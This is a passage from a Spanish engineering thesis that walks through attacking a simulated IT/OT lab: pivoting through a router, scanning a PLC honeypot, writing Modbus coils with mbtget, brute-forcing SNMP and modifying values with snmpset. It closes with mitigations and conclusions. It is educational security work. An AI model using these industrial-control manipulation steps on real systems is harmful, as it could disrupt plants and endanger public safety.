La conexión SSH se completa de forma satisfactoria otorgando permisos de superusuario en la nueva máquina de dirección '10.10.1.1'. Tras explorar en búsqueda de nuevos ficheros sensibles no se encuentra nada novedoso, pero al analizar las interfaces de red se llega a la conclusión de que está siendo utilizada como enrutador entre dos subredes. La Subred 1: 10.10.1.0/24 y la Subred 2: 10.10.2.0/24.

```
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
qlen 1000
    link/ether 08:00:27:3e:4c:73 brd ff:ff:ff:ff:ff:ff
    inet 10.10.1.1/24 brd 10.10.1.255 scope global enp0s3
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
qlen 1000
    link/ether 08:00:27:d3:c5:f8 brd ff:ff:ff:ff:ff:ff
    inet 10.10.2.1/24 brd 10.10.2.255 scope global enp0s8
```

Figura 5.29: Interfaces de red del router.

5.2. Vulneración del Honeypot (OT)

El objetivo de esta vulneración es llegar a la subred OT de la empresa, correspondiente al rango de direcciones 10.10.2.0/24. Dada la importancia de esta fase, se explicará en detalle cada uno de los procedimientos utilizados y se analizarán los resultados extraídos de cada servicio.

Continuando con la fase de reconocimiento de la nueva subred, tratamos de visualizar los hosts accesibles. Se descubre un equipo con una dirección IP asignada '10.10.2.10'.



Figura 5.30: Escaneo de red de la interfaz `enp0s8` del *router*.

Se comienza lanzando una enumeración de puertos abiertos del equipo con Nmap. Dicha enumeración sigue las mismas pautas descritas en las fases de escaneo previas.



Figura 5.31: Puertos TCP abiertos de la IP 10.10.2.10.

Los resultados descubren un total de 5 puertos abiertos. Dos de ellos (HTTP y FTP) son puertos comunes. Sin embargo también se nos muestran los puertos 102, 502 y 44818 correspondientes a los servicios `iso-tsap`, `mbap` y `EtherNetIP-2`. Los cuales se tratarán de analizar exhaustivamente.

5.2.1. FTP

Se realizará un escaneo del servicio FTP, que corre bajo el puerto 21. Indicando el script a utilizar, en este caso `ftp-anon` comprueba si el acceso como usuario '`anonymous`' se encuentra habilitado.

```
root@osboxes:/home# nmap -p21 -sV --script ftp-anon 10.10.2.10
```

Figura 5.32: Script ftp-anon de Nmap.

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
| fingerprint-strings:
|   DNSStatusRequestTCP, GenericLines:
|     200 FTP server ready.
|     Command '
|     understood
|   DNSVersionBindReqTCP:
|     200 FTP server ready.
|     Command '
|     VERSION
|     BIND
|     understood
|   GetRequest:
|     200 FTP server ready.
|     Command 'GET' not understood
|   HTTPOptions, RTSPRequest:
|     200 FTP server ready.
|     Command 'OPTIONS' not understood
```

Figura 5.33: Resultado del *script* `ftp-anon`.

Los resultados obtenidos no muestran la versión del servicio, ni indica que se pueda acceder al sistema sin contraseña, por lo que se finaliza la recopilación de información en el puerto 21.

5.2.2. HTTP

Para enumerar el servicio HTTP que corre bajo el puerto 80, se hará uso del *script* `http-enum de Nmap` 5.34.

```
root@osboxes:/home# nmap -p80 -sV --script http-enum 10.10.2.10
```

Figura 5.34: Script *http-enum* de Nmap.

En el título se observa el modelo del PLC “Siemens, SIMANTIC, S7-200”. Un PLC (Controlador Lógico Programable) es un dispositivo electrónico utilizado en la automatización industrial para controlar máquinas y procesos.[10] Siemens es una de las empresas líderes en automatización industrial y el modelo S7-200 es un modelo compacto, diseñado para aplicaciones de automatización pequeñas y medianas.



Figura 5.35: Resultado del script http-enum.

Adicionalmente se realizará una petición HTTP, para poder analizar la respuesta. Ya que no tenemos acceso a un navegador *web*, al estar trabajando desde consola, se debe usar el comando `curl` a la dirección `http://10.10.2.10` que es donde se aloja el servicio corriendo por el puerto 80.



Figura 5.36: Petición HTTP a la dirección http://10.10.2.10.

La respuesta devuelta muestra un apartado de entradas correspondiente al estado de los sensores de temperatura y carga, un apartado de salidas correspondiente al estado de los actuadores que responden ante la información provista por las entradas, y un historial de donde se registra los eventos junto a la fecha y hora en los que se han producido.
Tras una enumeración de directorios y ficheros del servidor HTTP no se encuentra ningún punto crítico más allá del filtrado de información privada sobre el PLC en el fichero `index.html`. Sin embargo, en otros entornos podríamos encontrar un panel interactivo que nos permitiese manipular el estado de los actuadores. Esta panel no debería ser accesible ya que un atacante sería capaz de denegar el servicio o modificarlo causando una pérdida económica a la compañía. En casos como centrales nucleares o plantas potabilizadoras de agua podría llegar a ser crítica, ya que la seguridad pública puede verse afectada.

5.2.3. ISO-TSAP (S7Conn)

Nmap reporta el uso del protocolo ISO-TSAP (Transport Service Access Point)[11] en el puerto 102, que forma parte de la pila de protocolos OSI. Específicamente, ISO-TSAP se usa para establecer conexiones de transporte en redes y es común en aplicaciones industriales y sistemas SCADA, ampliamente utilizado en PLC y sistemas de control que usan protocolos como S7 de Siemens (S7comm). Se ejecuta el *script* s7-enumerate de Nmap y se recibe una respuesta con información sobre el PLC 5.37. Esta información puede

ser utilizada para encontrar vulnerabilidades correspondiente al tipo de PLC (Siemens SIMATIC S7-200).



Figura 5.37: Script s7enumerate de Nmap.

5.2.4. MBAP (Modbus Application Protocol)

Nmap reporta el uso del protocolo MBAP (*Modbus Application Protocol*) en el puerto 502. Es comúnmente usado en automatización industrial para la comunicación entre sensores, actuadores, PLC y sistemas SCADA. Dicho puerto es el estándar donde los servidores (esclavos Modbus) escuchan las solicitudes de los clientes (maestros Modbus) Cuando se utiliza Modbus sobre TCP/IP, cada paquete de datos lleva un encabezado MBAP formado por 7 bytes: bytes 0-1: ID de transacción. Bytes 2-3: ID de protocolo, siempre 0x0000 indica Modbus. Bytes 4-5: longitud. Byte 5: UID, identificador del dispositivo esclavo.

Modbus no incluye autenticación ni cifrado, lo que lo puede hacer vulnerable a *sniffing*, inyección de comandos y denegación de servicio. Cuando se habla de *sniffing* nos referimos a la intercepción de los datos que circulan por una red, para su posterior análisis con fines maliciosos, lo que puede resultar en el robo de información confidencial.

En esta ocasión se hace uso de la herramienta "`mbtget`" [12] la cual nos permite interactuar con dispositivos que utilizan este protocolo. Específicamente será utilizada para realizar lecturas y escrituras de registros y entradas o salidas.

```
root@osboxes:/tmp/mbtget/mbtget# mbtget -p 502 -a 1 -r1 -n 10 10.10.2.10
values:
 1 (ad 00001):     0
 2 (ad 00002):     0
 3 (ad 00003):     0
 4 (ad 00004):     0
 5 (ad 00005):     0
 6 (ad 00006):     0
 7 (ad 00007):     1
 8 (ad 00008):     0
 9 (ad 00009):     0
10 (ad 00010):     0
```

Figura 5.38: Herramienta mbtget.

Se especifican los siguientes parámetros:

- **-p**: Indicando el puerto 502
- **-a**: Dirección del modbus
- **-r1**: Modo lectura den entradas/salidas discretas
- **-n**: Número de registros a leer (10)

El resultado muestra el contenido de los registros. La vulnerabilidad se daría en caso de poder alterar estos registros. Tras revisar el manual de la herramienta `mbtget`, se comprueba que el valor de los bits almacenados en cada registro puede ser manipulado con el parámetro -w5 5.39.

```
root@osboxes:/tmp/mbtget/mbtget# mbtget -p 502 -w5 1 -a 1 10.10.2.10
bit write ok
root@osboxes:/tmp/mbtget/mbtget# mbtget -p 502 -a 1 -r1 -n 10 10.10.2.10
values:
 1 (ad 00001):     1
 2 (ad 00002):     0
 3 (ad 00003):     0
 4 (ad 00004):     0
 5 (ad 00005):     0
 6 (ad 00006):     0
 7 (ad 00007):     1
 8 (ad 00008):     0
 9 (ad 00009):     0
10 (ad 00010):     0
```

Figura 5.39: Escritura en los registros con `mbtget`.

Un ejemplo práctico de la gravedad de la manipulación de registros del Modbus:

Un sensor de temperatura (PLC esclavo 1) tiene un registro Modbus que contiene la lectura de la temperatura en la dirección 30001 (registro de *Holding*). El sistema de monitoreo tiene una interfaz que lee constantemente estos registros para determinar si la planta está operando dentro de los parámetros esperados. Si el atacante modifica el valor de la temperatura a una muy elevada, el sistema podría detector un falso positivo y accionar actuadores que podrían apagar el sistema innecesariamente. Si el atacante tiene un control completo sobre el registro, puede hacer que la planta nunca apague sus equipos, lo que puede dañar los dispositivos o causar sobrecalentamiento.

Se puede interrumpir el flujo de gas, líquidos o electricidad, lo que puede resultar en fugas, explosiones o incendios.

Para solucionar estos problemas se debería utilizar autenticación y cifrado con herramientas como Modbus TLS o VPNs para asegurar que las comunicaciones sean seguras.

5.2.5. EtherNet/IP

El puerto 44818 corresponde al servicio EtherNet/IP. EtherNet/IP es un protocolo de red industrial basado en la pila de Ethernet estándar y en el CIP (*Common Industrial Protocol*). Permite el intercambio de datos en tiempo real y es compatible con estándares como TCP/IP y UDP/IP. Encontramos su uso principalmente en sistemas de control de procesos. Tras revisar la documentación de Nmap, encontramos el script '`enip-info`'. Se procede a lanzar el comando.

```
root@osboxes:~# nmap -p 44818 --script enip-info 10.10.2.10
```

Figura 5.40: Script `enip-info` de Nmap.

La respuesta de nmap nos muestra el tipo (PLC), proveedor (*Rockwell Automation/Allen-Bradley*), nombre del producto (1756-L61/B LOGIX5561), número de serie(0x006c061a) e información respectiva al estado.

```
PORT      STATE SERVICE
44818/tcp open  EtherNet-IP-2
| enip-info:
|   type: Programmable Logic Controller (14)
|   vendor: Rockwell Automation/Allen-Bradley (1)
|   productName: 1756-L61/B LOGIX5561
|   serialNumber: 0x006c061a
|   productCode: 54
|   revision: 20.11
|   status: 0x3160
|   state: 0xff
|_  deviceIp: 0.0.0.0
MAC Address: 08:00:27:74:21:A0 (Oracle VirtualBox virtual NIC)
```

Figura 5.41: Resultado script enip-info.

Tras finalizar la revisión de puertos TCP, no se debe olvidar revisar los puertos que utilizan el protocolo UDP. Para realizar este escaneo, se debe establecer la opción -sU en lugar de -sS.

```
root@osboxes:~# nmap -p- -n -Pn -sU --min-rate 4000 10.10.2.10
PORT    STATE SERVICE
161/udp open  snmp
623/udp open  asf-rmcp
```

Figura 5.42: Escaneo puertos UDP abiertos.

Se descubren dos nuevos puertos abiertos, el 161(SNMP) y el 623(ASF-RMCP). Se procede a su análisis de forma análoga a los puertos TCP.

5.2.6. SNMP

El primero de los protocolos encontrados y que hace uso del puerto 161 es SNMP (*Simple Network Management Protocol*) es un protocolo de red utilizado para la monitorización y gestión de dispositivos en una red. Se usa para recolectar información sobre el estado de *routers*, *switches*, servidores, impresoras, cámaras y otros dispositivos conectados.

Recurrimos al script '`snmp-brute`', el cual manda peticiones con un diccionario de '*strings*' de comunidades. En caso de que alguna credencial sea válida se reporta al atacante.



Figura 5.43: Script snmp-brute de Nmap.

Para trabajar con SNMP generalmente se usan tres herramientas:

- **SNMPwalk**: extrae información SNMP completa de un dispositivo.
- **SNMPget**: obtiene valores específicos de un OID.
- **SNMPset**: modifica valores de un OID del dispositivo.

Ejecutaremos la primera de ellas 'SNMPwalk'. Mediante la opción -c le aportamos la 'community string' obtenida en el paso anterior.



Figura 5.44: Herramienta SNMPwalk.

Tras encontrar la información respectiva al dispositivo con 'SNMPwalk', se utilizará 'SNMPset' para modificar los campos.



Figura 5.45: Herramienta SNMPset.

Tras ejecutar el comando, donde previamente se reflejaba la palabra "Venus", ahora se refleja la palabra "Pwned".

La criticidad reside en que si un atacante tiene acceso de escritura (`snmpset`), puede modificar parámetros importantes:

- **Modificación de la configuración del dispositivo**
  - **Cambio de la puerta de enlace (Default Gateway)**: puede desviar el tráfico de red.
  - **Modificación del nombre del host o la ubicación (sysName, sysLocation)**: puede causar confusión en la administración de la red.
  - **Ajustar límites de CPU, memoria o interfaces de red**: Puede causar fallos o degradación del rendimiento.
- **Desactivación de interfaces de red**: algunos dispositivos permiten apagar interfaces de red a través de SNMP
- **Ataques MiTM (Man in the Middle)**: Si un atacante cambia la dirección de un servidor DNS o la puerta de enlace predeterminada, puede redireccionar el tráfico hacia un servidor malicioso donde el tráfico pueda ser interceptado y la información se vea comprometida.
- **Cambio de credenciales SNMP**: si el dispositivo permite modificar las comunidades SNMP mediante `snmpset`, un atacante podría cambiar la comunidad y bloquear el acceso a los administradores legítimos.

5.2.7. ASF-RMCP

ASF-RMCP (*Active System Firmware - Remote Management Control Protocol*)[13] es un protocolo que se utiliza para la gestión remota de servidores y sistemas a nivel de *hardware*. Es parte del conjunto de protocolos utilizados por sistemas de administración de servidores que permiten la gestión remota de la base de *hardware*, incluso cuando el sistema operativo no está funcionando. ASF se refiere al *firmware* que gestiona la

interacción de *hardware* para permitir el control remoto de dispositivos en una red. RMCP es el protocolo. Una forma de comunicación que facilita la administración remota del *hardware*, como reiniciar el sistema, gestionar el encendido/apagado, obtener información del *hardware*, entre otros.



Figura 5.46: Script ipmi-brute de Nmap.

La respuesta que recibimos tras ejecutar el script ipmi-brute no nos revela nada nuevo, por lo cual concluimos la fase de ataque.

5.3. Discusión

El laboratorio que hemos desarrollado ha permitido simular de forma controlada un ataque completo contra una red IT/OT, evidenciando múltiples vectores de compromiso posibles en entornos industriales. A través de las distintas fases ejecutadas, desde la explotación del servidor web hasta el acceso al honeypot OT, se ha demostrado la importancia de medidas como la segmentación de red, la correcta configuración de servicios y el uso de señuelos como honeypots.

Uno de los aspectos más relevantes observados ha sido la facilidad con la que un atacante puede escalar privilegios y moverse lateralmente si no se aplican configuraciones básicas de seguridad. El uso de contraseñas débiles, ficheros expuestos y permisos mal gestionados ha sido determinante para el éxito del ataque, lo que refleja situaciones comunes en entornos reales.

El honeypot ha resultado útil como mecanismo de detección y contención. Aunque no impide el ataque, sí permite analizar el comportamiento del atacante y evitar que se comprometan sistemas reales. Esta estrategia es especialmente relevante en redes industriales

donde los daños pueden tener consecuencias físicas, como hemos visto en los ejemplos.

No obstante, deben tenerse en cuenta las limitaciones del entorno. La simulación no contempla la totalidad de variables presentes en infraestructuras reales (como tiempos de respuesta, cargas de trabajo o presencia de sistemas de detección temprana).

Capítulo 6

Conclusiones

A lo largo del presente trabajo, y una vez finalizadas sus diferentes fases, hemos llevado a cabo un diseño, configuración, explotación y análisis de un entorno híbrido IT/OT, con el objetivo de comprender una serie de riesgos de ciberseguridad a los que se enfrentan las infraestructuras en el ámbito de la industria en esta época. Desde un primer planteamiento del laboratorio simulado en máquinas virtuales, hasta un escenario real en el que un atacante intenta vulnerar un PLC Siemens (realmente un *Honeypot*), se ha podido procurar un conocimiento integral, que abarca tanto la perspectiva ofensiva, como la defensiva en redes industriales. Se han reforzado competencias esenciales en materia de redes, administración de sistemas, técnicas de hacking, así como el uso de herramientas profesionales para la monitorización, escaneo y explotación de vulnerabilidades. Este proceso ha evidenciado la complejidad que implica asegurar entornos convergentes, donde la comunicación entre sistemas IT y dispositivos OT puede derivar en vectores de ataque no contemplados en arquitecturas tradicionales. Gracias al enfoque práctico, se ha conseguido no solo validar conceptos teóricos, sino también enfrentarse a retos reales que emulan situaciones comunes en el mundo profesional de la ciberseguridad industrial.

6.1. Importancia de la ciberseguridad en entornos industriales

La transformación digital en el ámbito industrial, impulsada por la Industria 4.0[14], ha conllevado una creciente dependencia de sistemas conectados y automatizados, lo cual ha abierto la puerta a una nueva gama de amenazas cibernéticas. La convergencia entre la Tecnología de la Información (IT) y la Tecnología Operativa (OT) ha provocado que redes tradicionalmente aisladas ahora se expongan a riesgos provenientes del exterior, convirtiéndose en un objetivo atractivo para atacantes.

Durante este trabajo se ha evidenciado cómo una brecha de seguridad en el entorno IT puede tener consecuencias directas en los procesos industriales críticos de la red OT, pudiendo afectar a la producción, seguridad de los trabajadores e incluso a la integridad de maquinaria y sistemas de control. Esto demuestra que la ciberseguridad ya no es una opción, sino un componente esencial en el diseño y mantenimiento de cualquier infraestructura industrial moderna.

Además, la existencia de ciberataques reales como el ataque a Colonial Pipeline, refuerzan la necesidad urgente de proteger estos entornos frente a técnicas cada vez más sofisticadas. Esta realidad posiciona a la ciberseguridad industrial como un campo prioritario dentro de las estrategias empresariales, en el que no solo se debe invertir en tecnología, sino también en concienciación, formación y resiliencia operativa.

6.2. Desafíos encontrados

Durante el desarrollo de este trabajo surgieron diversos desafíos técnicos que pusieron a prueba tanto los conocimientos adquiridos como la capacidad de resolución ante problemas reales. Desde la configuración de redes virtuales IT/OT compuestas por equipos con sistemas operativos basados en Linux , hasta el despliegue de un sistema de evasión (*Honeypot*) y un *router* para interconectar ambas subredes. Frente a todos estos retos, ha sido clave la formación adquirida durante el grado en Ingeniería de Tecnologías de Tele-

comunicación. Gracias a los conocimientos impartidos en asignaturas como RST, ARSS, IPRT y AGRST he podido aplicar soluciones ante cada uno de los desafíos. Además, valoro especialmente la preparación práctica que proporciona este grado y que me ayudó a enfocar mi interés en el ámbito de la ciberseguridad.

6.3. Líneas futuras

Arquitecturas Zero Trust en entornos IT/OT: el tradicional enfoque de confianza implícita dentro de una red industrial (donde una vez dentro, cualquier dispositivo podía comunicarse libremente) está siendo reemplazado por el modelo de Zero Trust ("nunca confiar, siempre verificar").
En ciberseguridad industrial, este cambio supondrá:

- La verificación continua de identidades de usuarios, dispositivos y aplicaciones.
- Segmentación de redes, aislando incluso dispositivos del mismo nivel jerárquico.
- Revisión constante de permisos y comportamiento, incluso en dispositivos tradicionalmente considerados de confianza, como controladores lógicos programables (PLC).

El 81 % de organizaciones están migrando activamente hacia el modelo Zero Trust [15]

Inteligencia artificial y machine learning: A medida que las amenazas cibernéticas se vuelven más complejas y persistentes, las soluciones tradicionales de defensa basadas en firmas o reglas fijas resultan cada vez más insuficientes para detectar y mitigar ataques avanzados. En este contexto, la inteligencia artificial y el machine learning están emergiendo como herramientas esenciales en la protección de infraestructuras críticas industriales.
La IA permite analizar grandes volúmenes de datos generados por dispositivos y sensores industriales en tiempo real, identificando patrones anómalos que podrían indicar actividades maliciosas. A diferencia de los métodos convencionales, estas tecnologías pueden

aprender de comportamientos pasados y adaptarse progresivamente, detectando ataques de tipo "*Zero-day*" [16] o amenazas internas sin depender de actualizaciones constantes. Entre sus aplicaciones más destacadas en entornos industriales encontramos:

- **Detección temprana de amenazas mediante análisis predictivo**: los modelos ML pueden anticipar comportamientos fuera de lo normal antes de que se materialicen como incidentes.
- **Automatización de la respuesta ante incidentes**: la inteligencia artificial puede contener y aislar un ataque sin intervención humana, reduciendo el tiempo de reacción crítica.
- **Clasificación de vulnerabilidades y priorización de parches**: mediante análisis inteligente, se puede determinar qué fallos representan un mayor riesgo operativo.
- **Análisis forense avanzado**: los algoritmos ayudan a reconstruir la cadena de eventos tras un incidente, facilitando la investigación y el aprendizaje organizativo.

Empresas como Darktrace y Nozomi Networks ya han integrado soluciones basadas en IA específicamente diseñadas para redes OT (*Operational Technology*), permitiendo a sectores como la energía, la automoción o la fabricación obtener una visibilidad mucho más proactiva y adaptativa de sus amenazas.

En los próximos años, se espera una integración más profunda entre plataformas de seguridad industrial y motores de inteligencia artificial, creando ecosistemas de defensa más autónomos, resilientes y precisos frente a un panorama de amenazas que no deja de evolucionar.

Bibliografía

[1] A. Solutions, "What we learned from 2023's ibm security x-force threat intelligence index." https://www.arrayasolutions.com/insights/blog/2023/what-we-learned-from-2023s-ibm-security-x-force-threat-intelligence-index/, 2023.

[2] Dragos, "2024 ot/ics environment assessments." https://www.dragos.com/ot-cybersecurity-year-in-review/, 2025.

